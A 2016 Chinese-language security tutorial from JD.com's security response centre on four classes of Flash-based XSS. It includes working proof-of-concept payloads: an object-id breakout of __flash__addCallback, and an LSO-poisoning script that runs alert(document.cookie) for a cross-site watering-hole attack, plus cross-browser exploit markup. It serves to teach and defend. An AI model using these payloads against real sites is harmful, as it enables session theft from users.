#技术分享#Flash与XSS

2016-10-10 京东安全工程师 京东安全应急响应中心

本文介绍**利用Flash特性的XSS（跨站脚本）攻击**。根据利用特性的不同，可造成存储型或反射型XSS。下面介绍4种类型的Flash XSS利用方式。

类型1——navigateToURL/ getURL

类型1利用flash的navigateToURL(ActionScript 3.0)方法和getURL方法(ActionScript1.0，ActionScript2.0)，这两个方法接受一个url作为输入并打开一个新窗口。

函数原型：

```
public function navigateToURL(request:URLRequest, window:String = null):void
```

```
getURL(url:String, [window:String, [method:String]]) : void
```

其中url参数支持Javascript伪协议，形如javascript:code。当不受信任的输入作为url参数传入时，可导致执行攻击者定义的脚本造成XSS。这种类型的XSS通常为反射型XSS。

类型2——allowScriptAccess

当flash嵌入到html页面中时，allowScriptAccess值定义flash与其包含环境如何交互。

- 当 AllowScriptAccess 为 "always" 时，SWF 文件可以与其嵌入到的HTML 页进行通信，即使该SWF 文件来自不同于HTML 页的域也可以。
- 当 AllowScriptAccess 为 "sameDomain" 时，仅当SWF 文件与其嵌入到的HTML 页来自相同的域时，该SWF 文件才能与该HTML 页进行通信。此值是 AllowScriptAccess 的默认值。
- 当 AllowScriptAccess 为 "never" 时，SWF 文件将无法与任何HTML 页进行通信。

allowScriptAccess控制flash是否可以调用外部Javascript。

当容器中allowScriptAccess设置为always时，嵌入的外部flash文件允许调用Javascript函数。攻击者可通过相应方法嵌入自己的flash文件并在其中包含恶意Javascript代码造成XSS。这种类型的XSS可以为存储型或反射型XSS。

类型3——ExternalInterface.call

Flash的ExternalInterface.call() 方法执行容器应用程序中的代码（容器可为HTML页面或ActiveX容器）。它至少需要一个参数，即包含容器应用程序中要调用函数的名称的字符串。传递给 ExternalInterface.call() 方法的其它任何参数均作为函数调用的参数传递给容器。

函数原型：

```
public static function call(functionName:String, ... arguments):*
```

当不受信任的输入作为参数传入此方法时，攻击者可使自己定义的Javascript代码执行造成XSS，通常为反射型XSS。

当使用ExternalInterface.call调用Javascript时，浏览器上下文将生成如下代码：


```
try { __flash__toXML(函数名("参数")) ; } catch (e) { "<undefined/>"; }
```

根据ExternalInterface.call可控参数的位置，该类型XSS的利用方法略有不同，下面分别进行介绍。

1. ExternalInterface.call第一个参数可控

当调用ExternalInterface.call的第一个参数可控时，

（1）可直接写入JS代码造成XSS。



（2）可闭合调用ExternalInterface.call浏览器生成的上下文代码造成XSS。

2．ExternalInterface.call第二个(+)参数可控

当ExternalInterface.call第2-N个参数可控时，可闭合其生成的上下文代码造成XSS。

类型4：ExternalInterface.addCallback

ExternalInterface.addCallback使容器可以调用ActionScript中的函数。
若要从容器应用程序调用ActionScript函数，必须执行两项操作：向ExternalInterface类注册该函数，然后从容器的代码调用该函数。
ExternalInterface.addCallback方法注册被外部容器调用的函数。
函数原型：

```
public static function addCallback(functionName:String, closure:Function):void
```

Language Version:ActionScript 3.0
Runtime Versions:AIR 1.0, Flash Player 9, Flash Lite 4
从容器中调用被注册的方法：


```
<script language="JavaScript">
    var jsReady = false;
    function isReady() {
        return jsReady;
    }
    function pageInit() {
        jsReady = true;
        document.forms["form1"].output.value += "\n" + "JavaScript is ready.\n";
    }
    function sendToActionScript(value) {
        document.getElementById("ExternalInterfaceExample").sendToActionScript(value);
    }
    function sendToJavaScript(value) {
        document.forms["form1"].output.value += "ActionScript says: " + value + "\n";
    }
</script>
</head>
<body onload="pageInit();">

 <object id="ExternalInterfaceExample"  name="ExternalInterfaceExample"
 type="application/x-shockwave-flash" data="ExternalInterfaceExample.swf" width="550" height="400">
   <param name="movie" value="ExternalInterfaceExample.swf"/>
   <param name="quality" value="high"/>
   <param name="allowscriptaccess" value="always"/>
   <a href="http://www.adobe.com/go/getflash">
      <img src="http://www.adobe.com/images/shared/download_buttons/get_flash_player.gif" alt="Get Adobe Flash player"/>
   </a>
 </object>
```

利用该特性的XSS有两种类型，下面分别进行介绍。

1. 利用object id属性

当调用flash的<object>标签id属性可控时，可利用ActionScript的addCallback造成XSS。
当ActionScript中调用addCallback方法时，容器上下文中生成如下js代码：



其中umFlash为包含该flash的object标签的id。
当<object>标签的id可控时，可通过”)(等符号闭合上述函数造成XSS。

利用步骤：

（1）将包含swf的<object>标签设置为可以闭合__flash__addCallback函数调用语法的输入。

```
<object id='aaaa"),alert(1),("' classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" width="550px" height="400px">
    <param name="movie" value="http://127.0.0.1:8000/XSSProject.swf" />
    <param name="allowScriptAccess" value="always" />
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://127.0.0.1:8000/XSSProject.swf" width="550px" height="400px"
        <param name="allowScriptAccess" value="always" />
        <!--<![endif]-->
        <!--[if !IE]>-->
    </object>
    <!--<![endif]-->
</object>
```

（2）站点加载swf文件即会发生XSS。

注：

A．触发此种XSS只需：

a) Flash中使用ExternalInterface.addCallback加入callback；


b)　将object id指定为可造成XSS的输入，触发此XSS不需要JS代码中调用AS注册的callback。

B．该代码只在IE的特定版本有效，IE11无效，其他浏览器无效。

此类型的XSS通常为存储型XSS。

2.　利用返回值

当ActionScript中调用addCallback方法时，容器上下文中生成如下js代码：



其中__flash__addCallback函数定义如下：

在IE中：

```
function __flash__addCallback(instance, name) {
  instance[name] = function () {
    return eval(instance.CallFunction("<invoke name=\""+name+"\" returntype=\"javascript\">" + __flash__argumentsToXML(arguments,0) + "</invoke>"));
  }
}
```

在其他浏览器中：

```
eval(var __flash_temp = "returned value"; __flash_temp;)
```

可见函数调用的返回值被放入eval中，因此当返回值可控时，可通过eval函数造成XSS。

可利用LSO控制返回值，如果目标站点通过js调用了flash添加的回调函数get(xxx)读取保存信息的LSO数据，则可通过篡改此LSO造成XSS。可通过在恶意站点上加载目标flash调用callback的set(xxx)方法篡改LSO。利用该方法可以实现跨站点的水坑攻击。

利用步骤：

A．在恶意站点上调用callback的set(xxx)方法将LSO设置为可在调用get(xxx)时造成XSS的值；

```
<script>
    setTimeout('myset()', 5000);
    function myset() {
        document.getElementById("XSSProject").set('param1', 'aa\\";alert(document.cookie)//aa');
        var lso = document.getElementById("XSSProject").get('param1');
        //alert(lso);
    }
</script>
```

```
<object id="XSSProject" data="http://127.0.0.1:8000/XSSProject.swf" type="application/x-shockwave-flash">
    <param name="movie" value="http://127.0.0.1:8000/XSSProject.swf" />
    <param name="allowScriptAccess" value="always" />
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://127.0.0.1:8000/XSSProject.swf" width="550" height="400">
        <param name="allowScriptAccess" value="always" />
    <!--<![endif]-->
    <!--[if !IE]>-->
    </object>
    <!--<![endif]-->
</object>
```

B．站点代码调用callback的get(xxx)方法时将引起XSS。

注：

A．控制返回值不一定通过LSO，可使用其他方法如下URL所描述。

B．A站点调用B站点flash的回调函数需要B站点ActionScript代码中设置。

```
flash.system.Security.allowDomain(sourceDomain)
```

C．触发此漏洞需要：

a) Flash中使用ExternalInterface.addCallback加入callback；

b) JS中调用注册的callback。

D．此漏洞利用跨浏览器。

E．在IE、chrome中，触发此漏洞需要第一个<object>标签含有type="application/x-shockwave-flash"。

```
<object id="XSSProject" type="application/x-shockwave-flash" width="550px" height="400px">
    <param name="movie" value="http://127.0.0.1:8000/XSSProject.swf" />
    <param name="allowScriptAccess" value="always" />
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://127.0.0.1:8000/XSSProject.swf" width="550" height="400">
        <param name="allowScriptAccess" value="always" />
    <!--<![endif]-->
    <!--[if !IE]>-->
    </object>
    <!--<![endif]-->
</object>
```

在firefox中，触发此漏洞需要第一个<object>含有data="... "和type="application/x-shockwave-flash"

第一个<object>标签加入classid=" ..." 后chrome和firefox利用不成功，IE可以利用成功。

IE、chrome、firefox中都可利用成功的写法：

```
<object id="XSSProject" type="application/x-shockwave-flash" data="http://127.0.0.1:8000/XSSProject.swf" width="550px" height="400px">
    <param name="movie" value="http://127.0.0.1:8000/XSSProject.swf" />
    <param name="allowScriptAccess" value="always" />
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://127.0.0.1:8000/XSSProject.swf" width="550" height="400">
        <param name="allowScriptAccess" value="always" />
    <!--<![endif]-->
    <!--[if !IE]>-->
    </object>
    <!--<![endif]-->
</object>
```



微信公众号：jsrc_team
官方微博：
京东安全应急响应中心

固定栏目

技术分享 | 安全意识 | 安全小课堂